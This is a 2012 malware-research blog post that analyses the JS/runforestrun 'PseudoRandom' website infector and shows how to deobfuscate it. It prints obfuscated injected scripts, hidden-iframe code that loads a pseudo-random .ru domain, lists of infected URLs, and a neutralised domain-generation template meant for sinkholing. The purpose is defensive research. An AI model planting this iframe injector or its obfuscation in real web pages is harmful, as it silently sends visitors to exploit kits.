

[Updated] Fuzzy in Manual Cracking New PseudoRandom (JS/runforestrun?xxx=) Infector

 blog.malwaremustdie.org/2012/10/fuzzy-in-manual-cracking-of.html

```
var unix = Math.round(+new Date()/1000);
var domainName = generatePseudoRandomString(unix, 16, 'ru');
document.write(domainName);
ifrm = document.createElement("IFRAME");
ifrm.setAttribute("src", "http://" + domainName + "/runforestrun?s");
ifrm.style.width = "0px";
ifrm.style.height = "0px";
ifrm.style.visibility = "hidden";
document.body.appendChild(ifrm);

{ }
vjge.ru
```

Tired from lack of sleeping for weekend server-deployment in IDC, arrived home and just join #MalwareMustDie hunting session. Somehow I found myself tracing the latest infections spread by JS/runforestrun?xxx= infection, and found some new information, which I don't think my usually pastebin info-sharing will be enough to express it, so I write in this blog. I am half sleepy writing this, so if I miss something please kindly forgive..

BACKGROUND

1. The research material (as per infected ITW/Pseudo Random sites data on Oct 5-6, 2012)

I found the three type of the obfuscation method used based on the original PseudoRandom or JS/runforestrun?xxx= in the wild currently actively infecting inject-able html files on every websites in internet, pls spare me and just let's call these type as A, B, C:

Type A are the latest known urls which most detection show JS/RunForest.C or JS/RunForest.C.1 The currently alive samples infection urls is as below:

```
h00p://www.shamballa · fr/
h00p://www.druidenwerk · de/plugins/mediabox/1.4.6/js/mediabox.js
h00p://www.krrb.org · in/
h00p://saleminet · net/
h00p://www.interasia · co.in/
h00p://pinkjizz · com/flowplayer-3.1.4.min.js
(etc)
```

Type B is the urls below, which some scanner shows JS/RunForest.Q

h00p://www.scuolalorenzini.it/
h00p://www.scuolalorenzini.it/wordpress/wp-content/themes/lorenzini6/swfobject.js/
(etc)

Type C is the urls below, detected as: JS/RunForest.J

h00p://www.narcis.es/
h00p://www.narcis.es/?lang=en

2. The fact that obfuscation level is a bit increasing..

Type A is using new obfuscation code like below:

```
<script> /*km0ae9gr6m*/window.eval(String.fromCharCode(116,114,121,123,112,101,37,50,59,125,99,97,116,99,104,40,97,115,100,41,123,120,61,50,59,125,1,111,99,117,109,101,110,116,91,40,120,41,63,34,99,34,43,34,114,34,58,50,43,1,63,34,67,111,100,101,34,58,34,34,41,59,102,111,114,40,59,49,55,55,54,45,61,49,41,123,106,61,105,59,105,102,40,101,41,115,61,115,43,114,91,102,114,11,100,101,34,58,49,50,41,93,40,40,119,91,106,93,47,40,53,43,101,40,34,10,25,10,105,102,40,102,41,101,40,115,41,59,125,10));/*qhk6sa6g1c*/</script>
```

Which uncrackable by automatic tools without using modification.. PS: Malware Names as per check in VT(27/43)--->>[\[HERE\]](#)

MicroWorld-eScan	: Trojan.JS.Iframe.BTN
nProtect	: Trojan.JS.Iframe.BTN
CAT-QuickHeal	: JS/BlacoleRef.BOP
McAfee	: JS/Exploit-Blacole.eu
K7AntiVirus	: Trojan
F-Prot	: JS/IFrame.QW
Norman	: Blacole.JF
ESET-NOD32	: JS/Kryptik.QN
Avast	: JS:Agent-ADY [Trj]
Kaspersky	: Trojan-Downloader.JS.Expack.vu
BitDefender	: Trojan.JS.Iframe.BTN
Emsisoft	: Exploit.JS.Blacole!IK
Comodo	: TrojWare.JS.Agent.EGB
F-Secure	: Trojan.JS.Iframe.BTN
VIPRE	: Trojan.JS.Generic (v)
AntiVir	: JS/RunForest.C.1
McAfee-GW-Edition	: Heuristic.BehavesLike.JS.Infected.G
Sophos	: Mal/Iframe-AF
Jiangmin	: Trojan/Script.Gen
Microsoft	: Trojan:JS/BlacoleRef.W
GData	: Trojan.JS.Iframe.BTN
CommTouch	: JS/IFrame.QW
AhnLab-V3	: JS/Agent
Ikarus	: Exploit.JS.Blacole
Fortinet	: JS/Expack.VT!tr
AVG	: Exploit

Type B is like below code:

```
<script>var var1=true;var var2=10;var2++;var var6=0.0025;if(var6=
ar5-=0.022;var var6=5685;var6--}var var5=57;var var8=0;do{var var
r var21=4053;if(var21>0.038){var var17=5470;var17--;var var20=22;
ar var32=8980;var32--}function hae(key,mir){var var34=0.031;if(va
r var42=0.009;var42+=0.004;var var43=0;var43+=0.003;var4+= 'cvCode
0;var53<10;var53++){var var54=null;var54-=0.0082}var3+= 'BjMxOfXg'
var6-=10;var var64=0.0079;var sux='0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
tr[var1];var var76=0.032;for(var cnt1=0;cnt1<len;cnt1++){function
h);for(var var87=0;var87<5;var87++){var var88=0;var88+=0.008;var
ar101-=0.0147;var var102=0.001;var102--}function man(and,qua){for
:
ar var8=4014;if(var8!=3947){var var4=21;if(var4!=0.0116){var var2
ar4=0.052;if(var4!=2753){var var2=true;var var3=['apt','gag']}ret
var13=0.017;if(var13!=0){var var12=4296}}}} var str='';functi
','has','ire'];var24++){while(var24<5);return zig} str+=let
r26-=5819;var var27=0.003;var27++){}}var var31=[0,70,50,30,10,20,6
,got,nut){for(var var38=0;var38<9;var38++){var var39=8962;var39++
sr+'c', 'h00p://'+domainName+'/in.cgi?14'); var var49=4490;var49
ifrm.style.visibility='hidden'; var var58='YKtHrZfxVR';
```

↑The script is shown perfectly clear, all you have to do is just figure the domain name for it..

PS: Malware Names as per check in VT(9/43)--->[\[HERE\]](#)

F-Secure	: Trojan.Iframe.BDG
GData	: Trojan.Iframe.BDG
AntiVir	: JS/RunForest.Q
eScan	: Trojan.Iframe.BDG
nProtect	: Trojan.Iframe.BDG
BitDefender	: Trojan.Iframe.BDG
Ikarus	: Trojan.IFrame

And the type C looks like as per exposed in the previous post as per written here ---->>

[\[PREVIOUS-POST PSEUDO RANDOM\]](#)

3. Aggressive infection of Pseudorandom urls type A

Type A is somehow aggressively came out from nowhere to infect sites with multiple infection urls, with using more than one pattern/structure, Below is real sample of one domain infected by Pseudorandom aggressive infector: (This is the #hint for our friends in #MalwareMustDie to dig deeper)

Pattern 1 (common ones)

```
h00p://www.rubberstampguides.com/rules-
h00p://www.rubberstampguides.com/rules-in-stamp-making/
```

Pattern 2 (longer ones with encoded %E2%80%99 string "'")

```
h00p://www.rubberstampguides.com/how-to-improve-one%E2%80%99s-business-with-rubber-stamps/?s-business-with-
rubber-stamps???s-business-with-rubber-stamps/?s-business-with-rubber-stamps???s-business-with-rubber-
stamps/?s-business-with-rubber-stamps?s-business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one%E2%80%99s-business-with-rubber-stamps/?s-business-with-
rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps???
s-business-with-rubber-stamps/?s-business-with-rubber-stamps?s-business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one%E2%80%99s-business-with-rubber-stamps/???s-business-
with-rubber-stamps/?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-
stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one%E2%80%99s-business-with-rubber-stamps/?s-business-with-
rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-
business-with-rubber-stamps???s-business-with-rubber-stamps/?s-business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one%E2%80%99s-business-with-rubber-stamps/?s-business-with-
rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-
business-with-rubber-stamps?s-business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one%E2%80%99s-business-with-rubber-stamps/?s-business-with-
rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps???
s-business-with-rubber-stamps/?s-business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one%E2%80%99s-business-with-rubber-stamps/?s-business-with-
rubber-stamps???s-business-with-rubber-stamps/?s-business-with-rubber-stamps?s-business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one%E2%80%99s-business-with-rubber-stamps/?s-business-with-
rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps???s-business-with-rubber-stamps/?
s-business-with-rubber-stamps
```

Pattern 3 - Repeatedly loops url-subdirs

```
h00p://www.rubberstampguides.com/how-to-improve-one?s-business-with-rubber-stamps?s-business-with-rubber-
stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps???s-
business-with-rubber-stamps/?s-business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one?s-business-with-rubber-stamps???s-business-with-rubber-
stamps/?s-business-with-rubber-stamps???s-business-with-rubber-stamps/?s-business-with-rubber-stamps?s-
business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one?s-business-with-rubber-stamps?s-business-with-rubber-
stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps???s-
business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one?s-business-with-rubber-stamps?s-business-with-rubber-
stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-business-with-rubber-stamps?s-
business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one?s-business-with-rubber-stamps?s-business-with-rubber-
stamps?s-business-with-rubber-stamps???s-business-with-rubber-stamps/?s-business-with-rubber-stamps
h00p://www.rubberstampguides.com/how-to-improve-one?s-business-with-rubber-stamps???s-business-with-rubber-
stamps/?s-business-with-rubber-stamps?s-business-with-rubber-stamps
```

↑These infected urls doesn't look good at all, does it?
Which making me think it would be better to explain my poor way in cracking
the Type A Obfuscation as per written below, with hope that some automation system

can adjust and make the adjustment necessary..

[Additional] The Type A infection aiming vBulletin forum scripts

You can see the PoC details of this analysis here in pastebin-->[\[HERE\]](#).

MANUAL OBFUSCATION METHOD (PSEUDO RANDOM DEOBFS SPECIFIC)

Let's take an example of the first url shown above:

h00p://www.shamballa.fr/

I fetch it from my FreeBSD box with hiding my credentials...

```
--22:28:11-- http://www.shamballa.fr/
      => `index.html'
Resolving www.shamballa.fr... 213.246.49.160
Connecting to www.shamballa.fr|213.246.49.160|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22,742 (22K) [text/html]
22:28:13 (33.66 KB/s) - `index.html' saved [22742/22742]
```

The file inside looks like this Pastebin --->[\[HERE\]](#) ..looks nice & long..

Running this url in "browser logic" may ending up to log like this:

```

[h00p] URL: h00p://www.shamballa.fr/ (Status: 200, Referrer: None)
<meta content="0; URL=site/" h00p-equiv="Refresh"/>
[Navigator URL Translation] site/ --> h00p://www.shamballa.fr/site/
[h00p] URL: h00p://www.shamballa.fr/site/ (Status: 200, Referrer: h00p://www.shamballa.fr/)
[h00p Redirection (Status: 302)] Content-Location: h00p://www.shamballa.fr/site/ --> Location: h00p://ww
w.shamballa.fr/site/FlashIntro/FlashIntro.aspx
[Navigator URL Translation] site/ --> h00p://www.shamballa.fr/site/
[h00p] URL: h00p://www.shamballa.fr/site/ (Status: 200, Referrer: h00p://www.shamballa.fr/)
[h00p Redirection (Status: 302)] Content-Location: h00p://www.shamballa.fr/site/ --> Location: h00p://ww
w.shamballa.fr/site/FlashIntro/FlashIntro.aspx
<object align="" classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="h00p://download.macromedia.com/pub/sh
ockwave/cabs/flash/swflash.cab#version=7,0,0,0" height="250" id="thaflash" style="z-index:1" width="500">
    <param name="wmode" value="transparent"> </param>
    <param name="movie" value="default.swf"> </param>
    <param name="quality" value="high"> </param>
    <param name="Scale" value="ShowAll"> </param>
    <param name="wmode" value="opaque"> </param>
    <param name="FlashVars"
value="BackgroundId=1&ObjectId=1&Text1=Shamballa.fr&Text2=%22Comment+faire+pour+emp%c3%aacher+une+larme+de+
</param>
    <embed align="" bgcolor="#ffffff"
flashvars="BackgroundId=1&ObjectId=1&Text1=Shamballa.fr&Text2=%22Comment+faire+pour+emp%c3%aacher+une+larme
height="250" name="thaflash" pluginspage="h00p://www.macromedia.com/go/getflashplayer" quality="high"
src="default.swf" type="application/x-shockwave-flash" width="500" wmode="opaque"> </embed>
    </object>
[Shellcode Analysis] URL Detected:
h00p://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=7,0,0,0
[h00p] URL: h00p://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=7,0,0,0 (Status:
200, Referrer: h00p://www.shamballa.fr/)
[h00p Redirection (Status: 302)] Content-Location:
h00p://download.macromedia.com/pub/shockwave/cabs/flash/swflash.ca
b#version=7,0,0,0 --> Location: h00p://fpdownload2.macromedia.com/get/shockwave/cabs/flash/swflash.cab
Saving remote content at
h00p://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=7,0,0,0 (MD5:
97e6d7379f4fab31df4f89fec878765d)
ActiveXObject: D27CDB6E-AE6D-11CF-96B8-444553540000
<meta content="text/html; charset=utf-8" h00p-equiv="Content-Type"/>
<meta name="KEYWORDS"/>
<meta name="DESCRIPTION"/>
<meta content="Parallels Plesk Sitebuilder 4.5 for Windows" name="GENERATOR"/>
[Meta] Generator: Parallels Plesk Sitebuilder 4.5 for Windows
<param name="wmode" value="transparent"> </param>
<param name="movie" value="default.swf"> </param>
[Navigator URL Translation] default.swf --> h00p://www.shamballa.fr/default.swf
[h00p] URL: h00p://www.shamballa.fr/default.swf (Status: 404, Referrer: h00p://www.shamballa.fr/)
FileNotFoundException: h00p://www.shamballa.fr/default.swf
<param name="quality" value="high"> </param>
<param name="Scale" value="ShowAll"> </param>
<param name="wmode" value="opaque"> </param>
<param name="FlashVars"
value="BackgroundId=1&ObjectId=1&Text1=Shamballa.fr&Text2=%22Comment+faire+pour+emp%c3%aacher+une+larme+de+
</param>
<embed align="" bgcolor="#ffffff"
flashvars="BackgroundId=1&ObjectId=1&Text1=Shamballa.fr&Text2=%22Comment+faire+pour+emp%c3%aacher+une+larme
height="250" name="thaflash" pluginspage="h00p://www.macromedia.com/go/getflashplayer" quality="high"
src="default.swf" type="application/x-shockwave-flash" width="500" wmode="opaque"> </embed>
[Navigator URL Translation] default.swf --> h00p://www.shamballa.fr/default.swf
[h00p] URL: h00p://www.shamballa.fr/default.swf (Status: 404, Referrer: h00p://www.shamballa.fr/)
FileNotFoundException: h00p://www.shamballa.fr/default.swf
[Window] Eval argument length > 64 (7413)
[Window] Eval argument length > 64 (1776)

```

↑which making you think that no infection happened...

While if you see the deobfuscated code closely you'll about to sure 99% that malwares did these injection. So.. we should CRACK it, manually.

Deobfuscating stuff like this is faster to do it offline, use any SpiderMonkey base javascript emulator to see the flow and play with some string which cannot be run well and changed it with whatever variable accepted, and with luck you'll come to the first deobfuscation like this ---->[\[HERE\]](#).

The upper one is a one line code resulted by deobfs and the next part is - the readable format of it.

So we have another deobfuscation level, so let's crack it again and you'll get the Pseudorandom code like this --->[\[HERE\]](#).

So we know this is the Pseudorandom code now, to go to payload just solved the code.. The key is in the randomized domain as per coded in IFRAME part in this line!

```
ifrm.setAttribute("src", "http://" + domainName + "/runforestrun?sid=botnet2");
```

If we get the var domainName then we will sleep soon!


This is my trick, the easy way; change the IFRAME part to look like this:

```
try{
    var unix = Math.round(+new Date()/1000);
    var domainName = generatePseudoRandomString(unix, 16, 'ru');
    document.write(domainName); //~THIS IS ADDED!!!
    //    ifrm = document.createElement("IFRAME");
    //    ifrm.setAttribute("src", "http://" + domainName + "/runforestrun?sid=botnet2");
    //    ifrm.style.width = "0px";
    //    ifrm.style.height = "0px";
    //    ifrm.style.visibility = "hidden";
    //    document.body.appendChild(ifrm);
} catch(e){}
```

↑Explanations:

1. Remove all functions related to the browser object,
2. Comment the ifrm object, and focus to see result of domainName by feeding it up directly to generatePseudoRandomString
3. Use the document.write command to burp domainName's value

Below is my deobfs tools, a proof of burping domain name:



```
try{
    var unix = Math.round(+new Date()/1000);
    var domainName = generatePseudoRandomString(unix, 16, 'ru');
    document.write(domainName);
    //    ifrm = document.createElement("IFRAME");
    //    ifrm.setAttribute("src", "http://" + domainName + "/runforestrun?sid=botnet2");
    //    ifrm.style.width = "0px";
    //    ifrm.style.height = "0px";
    //    ifrm.style.visibility = "hidden";
    //    document.body.appendChild(ifrm);
} catch(e) {}
```

x1wlnutkxsqxwjge.ru

The code resulted to x1wlnutkxsqxwjge.ru which figuring the below malicious url used in the malicious IFRAME:

h00p://xiwlnutkxsqxwjge.ru/runforestrun?sid=botnet2

Notes:

1. If you use jsunpack, it cracked inly the first level of the code..
2. If you use ****wet for example, it will be freezed, so dont do it until they update the engine to avoid the freezing..


!!NEW!! Additional - PseudoRandom Logic Cracking #Tool

With the team effort in #MalwareMustDie, with the contribution of anonymous researchers we are releasing the template to crack the JS/Runforrest a.k.a. PseudoRandom

with the below "Neutralized" source code which can be used as ultimate code to crack PseudoRandom Infected Target URL, we call it "F*ck the dumbass" Script" :-)

HOW TO USE This tool:

1. You can copy this code locally and save it as HTML file,
2. Edit the contents of function *generatePseudoRandomString*, *RandomNumberGenerator*, and *nextRandomNumber* with the value you got during De-obfuscation
3. Run the HTML locally via your browser like screenshot below:



And click that button

4. The tool will calculate the time based random and burp you with the current value immediately as per below snapshot:



5. For the online demonstration of this tool, you can safely TRY it here--->> [\[ToolOnlineURL\]](#).
6. Crusader's log:

[#MalwareMustDie](#) [#W00t](#)! JS/RunForestRun/PseudoRandom Neutralized Template Contributed! [0day.jp/TemplatePseudo...](#) < Change HTML w/ur deobs param!

– Malware Crusaders (@MalwareMustDie) [October 14, 2012](#)

7. A bruteforce method of the latest detected PseudoRandom can be viewed here-->
[\[HERE\]](#).

These domains ***can be registered AND sinkholed*** to prevent next infections.
Contributed in #MalwareMustDie session by @EricOpdyke :

[@malwaremustdie](#) Here are all the domains from 01/2012 through 01/2015 [pastebin.com/k3k7ibvJ](#)

– Eric Opdyke (@EricOpdyke) [October 14, 2012](#)

8. The W****et #BUG in analyzing current sample is reported in public after being tweeted directly by the developer member as per:

Here's ur [#bug](#) [@marco_cova](#) [wepawet.iseclab.org/view.php?hash=...](#)
PoC [pastebin.com/raw.php?i=wvrC...](#) [pastebin.com/raw.php?i=k3k7...](#)
Demo [0day.jp/TemplatePseudo...](#) [twitter.com/unixfreaxjp/st...](#)

– Hendrik ADRIAN (@unixfreaxjp) [October 15, 2012](#)

#MalwareMustDie!